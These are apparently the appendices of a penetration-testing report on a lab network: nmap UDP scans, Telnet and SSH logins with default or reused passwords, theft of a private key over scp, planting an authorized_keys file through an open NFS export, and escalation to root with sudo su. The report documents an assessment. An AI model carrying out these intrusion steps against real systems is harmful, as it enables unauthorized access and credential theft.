161/udp   open          snmp           SNMPv1 server; net-snmp SNMPv3 server (public)
199/udp   open|filtered smux
789/udp   open|filtered unknown
1050/udp  open|filtered cma
1346/udp  open|filtered alta-ana-lm
1813/udp  open|filtered radacct
5060/udp  open|filtered sip
9876/udp  open|filtered sd
10080/udp open|filtered amanda
16548/udp open|filtered unknown
17091/udp open|filtered unknown
19600/udp open|filtered unknown
19605/udp open|filtered unknown
20865/udp open|filtered unknown
21784/udp open|filtered unknown
23531/udp open|filtered unknown
30544/udp open|filtered unknown
30697/udp open|filtered unknown
32772/udp open|filtered sometimes-rpc8
34861/udp open|filtered unknown
35794/udp open|filtered unknown
36489/udp open|filtered unknown
47772/udp open|filtered unknown
57813/udp open|filtered unknown
62154/udp open|filtered unknown
Service Info: Host: vyos
```

Figure 163

```
Nmap scan report for 192.168.0.66
Host is up (0.0027s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery
```

Figure 164

```
Nmap scan report for 192.168.0.97
Host is up (0.0023s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos
```

Figure 165

```
Nmap scan report for 192.168.0.98
Host is up (0.0021s latency).
Not shown: 998 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  MaraDNS
123/udp open  ntp     NTP v4 (secondary server)
```

Figure 166

```
Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Not shown: 841 closed ports, 157 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
```

Figure 167

```
Nmap scan report for 192.168.0.130
Host is up (0.0018s latency).
Not shown: 959 closed ports, 38 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery
```

Figure 168

```
Nmap scan report for 192.168.0.193
Host is up (0.00058s latency).
Not shown: 974 closed ports
PORT      STATE         SERVICE         VERSION
123/udp   open          ntp             NTP v4 (unsynchronized)
139/udp   open|filtered netbios-ssn
161/udp   open          snmp            net-snmp; net-snmp SNMPv3 server
434/udp   open|filtered mobileip-agent
1014/udp  open|filtered unknown
1043/udp  open|filtered boinc
1047/udp  open|filtered neod1
3283/udp  open|filtered netassistant
17616/udp open|filtered unknown
17674/udp open|filtered unknown
18134/udp open|filtered unknown
18485/udp open|filtered unknown
18669/udp open|filtered unknown
20710/udp open|filtered unknown
21131/udp open|filtered unknown
21167/udp open|filtered unknown
21344/udp open|filtered unknown
21710/udp open|filtered unknown
24511/udp open|filtered unknown
30263/udp open|filtered unknown
31365/udp open|filtered unknown
32773/udp open|filtered sometimes-rpc10
49207/udp open|filtered unknown
61370/udp open|filtered unknown
64481/udp open|filtered unknown
64727/udp open|filtered unknown
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

Figure 169

```
Nmap scan report for 192.168.0.200
Host is up (0.0000040s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/udp open  rpcbind 2-4 (RPC #100000)
```

Figure 170

```
Nmap scan report for 192.168.0.203
Host is up (0.00055s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE VERSION
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

Figure 171

```
Nmap scan report for 192.168.0.210
Host is up (0.00059s latency).
Not shown: 981 closed ports
PORT      STATE         SERVICE     VERSION
53/udp    open|filtered domain
68/udp    open|filtered dhcpc
111/udp   open          rpcbind     2-4 (RPC #100000)
139/udp   open|filtered netbios-ssn
631/udp   open|filtered ipp
1014/udp  open|filtered unknown
1047/udp  open|filtered neod1
2049/udp  open          nfs_acl     2-3 (RPC #100227)
2148/udp  open|filtered veritas-ucl
5353/udp  open          mdns        DNS-based service discovery
17616/udp open|filtered unknown
18134/udp open|filtered unknown
18485/udp open|filtered unknown
21131/udp open|filtered unknown
21710/udp open|filtered unknown
30263/udp open|filtered unknown
51554/udp open|filtered unknown
55587/udp open|filtered unknown
58002/udp open|filtered unknown
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

Figure 172

```
Nmap scan report for 192.168.0.225
Host is up (0.00053s latency).
Not shown: 984 closed ports
PORT      STATE         SERVICE      VERSION
123/udp   open          ntp          NTP v4 (unsynchronized)
139/udp   open|filtered netbios-ssn
161/udp   open          snmp         net-snmp; net-snmp SNMPv3 server
1014/udp  open|filtered unknown
3283/udp  open|filtered netassistant
18134/udp open|filtered unknown
18821/udp open|filtered unknown
18985/udp open|filtered unknown
20411/udp open|filtered unknown
20710/udp open|filtered unknown
21167/udp open|filtered unknown
21710/udp open|filtered unknown
31365/udp open|filtered unknown
49209/udp open|filtered unknown
51554/udp open|filtered unknown
64727/udp open|filtered unknown
```

Figure 173

```
Nmap scan report for 192.168.0.226
Host is up (0.0010s latency).
Not shown: 819 closed ports, 179 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
```

Figure 174

```
Nmap scan report for 192.168.0.229
Host is up (0.00098s latency).
Not shown: 852 closed ports, 146 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
```

Figure 175

```
Nmap scan report for 192.168.0.230
Host is up (0.0020s latency).
Not shown: 932 closed ports, 66 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
```

Figure 176

```
Nmap scan report for 192.168.0.233
Host is up (0.0014s latency).
Not shown: 828 closed ports, 170 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
```

Figure 177

```
Nmap scan report for 192.168.0.234
Host is up (0.0020s latency).
Not shown: 998 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  MaraDNS
123/udp open  ntp     NTP v4 (secondary server)
```

Figure 178

```
Nmap scan report for 192.168.0.241
Host is up (0.0021s latency).
Not shown: 998 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  MaraDNS
123/udp open  ntp     NTP v4 (unsynchronized)
```

Figure 179

```
Nmap scan report for 192.168.0.242
Host is up (0.0024s latency).
Not shown: 990 closed ports
PORT      STATE         SERVICE      VERSION
111/udp   open          rpcbind      2-4 (RPC #100000)
631/udp   open|filtered ipp
1014/udp  open|filtered unknown
3283/udp  open|filtered netassistant
5353/udp  open          mdns         DNS-based service discovery
18485/udp open|filtered unknown
21344/udp open|filtered unknown
22105/udp open|filtered unknown
31365/udp open|filtered unknown
55587/udp open|filtered unknown
```

Figure 180

APPENDIX C – LOGGING INTO ALL ROUTERS & PCS

The below screenshots show Telnet sessions to each router using the default credentials of *vyos:vyos*.

Router1

```
root@kali:/# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 00:12:07 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.193/27               u/u
eth1             192.168.0.225/30               u/u
eth2             172.16.221.16/24               u/u
lo               127.0.0.1/8                    u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 181

```
root@kali:/# telnet 192.168.0.225
Trying 192.168.0.225...
Connected to 192.168.0.225.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:32:05 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.193/27               u/u
eth1             192.168.0.225/30               u/u
eth2             172.16.221.16/24               u/u
lo               127.0.0.1/8                    u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 182

```
root@kali:/# telnet 172.16.221.16
Trying 172.16.221.16...
Connected to 172.16.221.16.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:33:45 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.193/27               u/u
eth1             192.168.0.225/30               u/u
eth2             172.16.221.16/24               u/u
lo               127.0.0.1/8                    u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 183

Router2

```
root@kali:/# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 00:19:28 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 184

```
root@kali:/# telnet 192.168.0.33
Trying 192.168.0.33...
Connected to 192.168.0.33.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:35:20 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 185

```
root@kali:/# telnet 192.168.0.229
Trying 192.168.0.229...
Connected to 192.168.0.229.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:36:30 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 186

Router3

```
root@kali:/# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 00:21:14 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 187

```
root@kali:/# telnet 192.168.0.129
Trying 192.168.0.129...
Connected to 192.168.0.129.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:38:05 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 188

```
root@kali:/# telnet 192.168.0.233
Trying 192.168.0.233...
Connected to 192.168.0.233.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:38:42 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 189

Router4

The process of gaining access to Router4 is explained the Appendix F.

```
root@kali:/# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 00:20:44 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.97/27                u/u
eth1             192.168.0.65/27                u/u
lo               127.0.0.1/8                    u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 190

```
root@kali:/# telnet 192.168.0.65
Trying 192.168.0.65...
Connected to 192.168.0.65.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:       vyos
Last login: Thu Sep 28 10:43:57 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 191

PC1

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:      plums
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 03:14:02 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo -l
[sudo] password for xadmin:
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL
```

Figure 192

PC2

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:      plums
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 03:17:35 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo -l
[sudo] password for xadmin:
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL
```

Figure 193

PC3

To gain access to PC3, dynamic port forwarding (see Appendix F) was used to gain access to it straight from the Kali machine. Hydra was then used to brute-force the password via SSH.




Figure 194




Figure 195

PC4

When SSH was used to try and log into PC4 using the credential *xadmin:plums* that has worked for PC1 and PC2 an error message was shown. This error meant that the host only allowed remote logins using an RSA private key that had to match the public key stored on the system.

Figure 196

The necessary private key could be found and copied from PC2 onto the Kali machine using *secure copy*.




Figure 197

After this the private key was used with the *-i* switch to log into PC4 using SSH.

Figure 198

PC5

When trying to access PC5 using SSH, the same error message as with PC4 about only allowing logins using RSA keys was shown.

Figure 199

However, the host was missing the .ssh folder that usually holds the authorized_keys file, which contains the public keys for accepted remote users.

```
root@kali:/mnt/mnt66/home/xadmin# ls -la
total 108
drwxr-xr-x 16 1000 inetsim 4096 Sep 27 19:22 .
drwxr-xr-x  3 root root    4096 Aug 13 09:20 ..
-rw-rw-r--  1 1000 inetsim  212 Sep 27 12:33 .bash_history
-rw-r--r--  1 1000 inetsim  220 Aug 13 09:20 .bash_logout
-rw-r--r--  1 1000 inetsim 3637 Aug 13 09:20 .bashrc
drwx------ 12 1000 inetsim 4096 Sep 27 19:22 .cache
drwx------  8 1000 inetsim 4096 Aug 13 09:58 .config
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Desktop
-rw-r--r--  1 1000 inetsim   26 Aug 13 09:31 .dmrc
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Documents
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Downloads
drwx------  3 1000 inetsim 4096 Sep 27 19:22 .gconf
-rw-------  1 1000 inetsim  382 Sep 27 19:22 .ICEauthority
drwxrwxr-x  3 1000 inetsim 4096 Aug 13 09:31 .local
drwx------  4 1000 inetsim 4096 Sep 22 08:31 .mozilla
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Music
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Pictures
-rw-r--r--  1 1000 inetsim  675 Aug 13 09:20 .profile
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Public
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Templates
drwx------  3 1000 inetsim 4096 Sep 27 12:44 .thunderbird
drwxr-xr-x  2 1000 inetsim 4096 Aug 13 09:31 Videos
-rw-------  1 1000 inetsim  135 Sep 27 19:22 .Xauthority
-rw-r--r--  1 1000 inetsim 1601 Aug 13 09:20 .Xdefaults
-rw-r--r--  1 1000 inetsim   14 Aug 13 09:20 .xscreensaver
-rw-------  1 1000 inetsim  291 Sep 27 19:22 .xsession-errors
-rw-------  1 1000 inetsim  233 Sep 27 18:30 .xsession-errors.old
```

Figure 200

After creating the missing folder and using secure copy to copy that public key and rename it authorized_keys, connecting via SSH was possible.

```
root@kali:/mnt/mnt66/home/xadmin/.ssh# scp xadmin@192.168.0.34:/home/xadmin/.ssh/id_rsa.pub ./authorized_keys
xadmin@192.168.0.34's password:
id_rsa.pub                                    100%  411    45.0KB/s   00:00
root@kali:/mnt/mnt66/home/xadmin/.ssh# ls
authorized_keys
```

Figure 201

```
root@kali:~# ssh -i /root/Desktop/id_rsa xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Fri Sep 22 14:31:47 2017 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$ ifconfig
```

Figure 202

APPENDIX D – NFS MOUNTING ALL VULNERABLE PCS

PC1

```
root@kali:/# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:/# mount -t nfs 192.168.0.210:/ /mnt/mnt210/
root@kali:/# cd mnt/mnt210/
root@kali:/mnt/mnt210# ls
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
```

Figure 203

PC2

```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.34:/home/xadmin /mnt/mnt34/
root@kali:~# cd /mnt/mnt34/
root@kali:/mnt/mnt34# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

Figure 204

PC4

```
root@kali:/# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:/# mount -t nfs 192.168.0.130:/home/xadmin /mnt/mnt130/
root@kali:/# cd /mnt/mnt130/
root@kali:/mnt/mnt130# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

Figure 205

PC5

```
root@kali:/# mount -t nfs 192.168.0.66:/ /mnt/mnt66/
root@kali:/# cd /mnt/mnt66/
root@kali:/mnt/mnt66# ls
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
```

Figure 206

APPENDIX E – PROOF OF ROOT ACCESS

A fully privileged user account was accessed on all devices, except the DHCP server. The accounts themselves had all rights but just for completeness, the process of switching to the actual *root* user is shown in the screenshots below. The command to switch to the root user in this case was *sudo su*.

Router1

```
vyos@vyos:~$ sudo su
root@vyos:/home/vyos# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:99:6c:e2
          inet addr:192.168.0.193  Bcast:192.168.0.223  Mask:255.255.255.224
```

Figure 207

Router2

```
vyos@vyos:~$ sudo su
root@vyos:/home/vyos# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:99:56:5f
          inet addr:192.168.0.226  Bcast:192.168.0.227  Mask:255.255.255.252
```

Figure 208

Router3

```
vyos@vyos:~$ sudo su
root@vyos:/home/vyos# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:99:c7:f8
          inet addr:192.168.0.230  Bcast:192.168.0.231  Mask:255.255.255.252
```

Figure 209

Router4

```
vyos@vyos:~$ sudo su
root@vyos:/home/vyos# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:99:4c:a5
          inet addr:192.168.0.97  Bcast:192.168.0.127  Mask:255.255.255.224
```

Figure 210

PC1

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:   plums
root@xadmin-virtual-machine:/home/xadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0d:67:c6
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
```

Figure 211

PC2

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:   plums
root@xadmin-virtual-machine:/home/xadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
```

Figure 212

PC3

```
xadmin@xadmin-virtual-machine:~$ sudo su
root@xadmin-virtual-machine:/home/xadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:7d:48
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
```

Figure 213

PC4

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:   plums
root@xadmin-virtual-machine:/home/xadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:09:11:fc
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
```

Figure 214

PC5

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:   plums
root@xadmin-virtual-machine:/home/xadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:3b:bd
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
```

Figure 215

WordPress server

```
user@CS642-VirtualBox:/$ sudo su
sudo su
[sudo] password for user: user

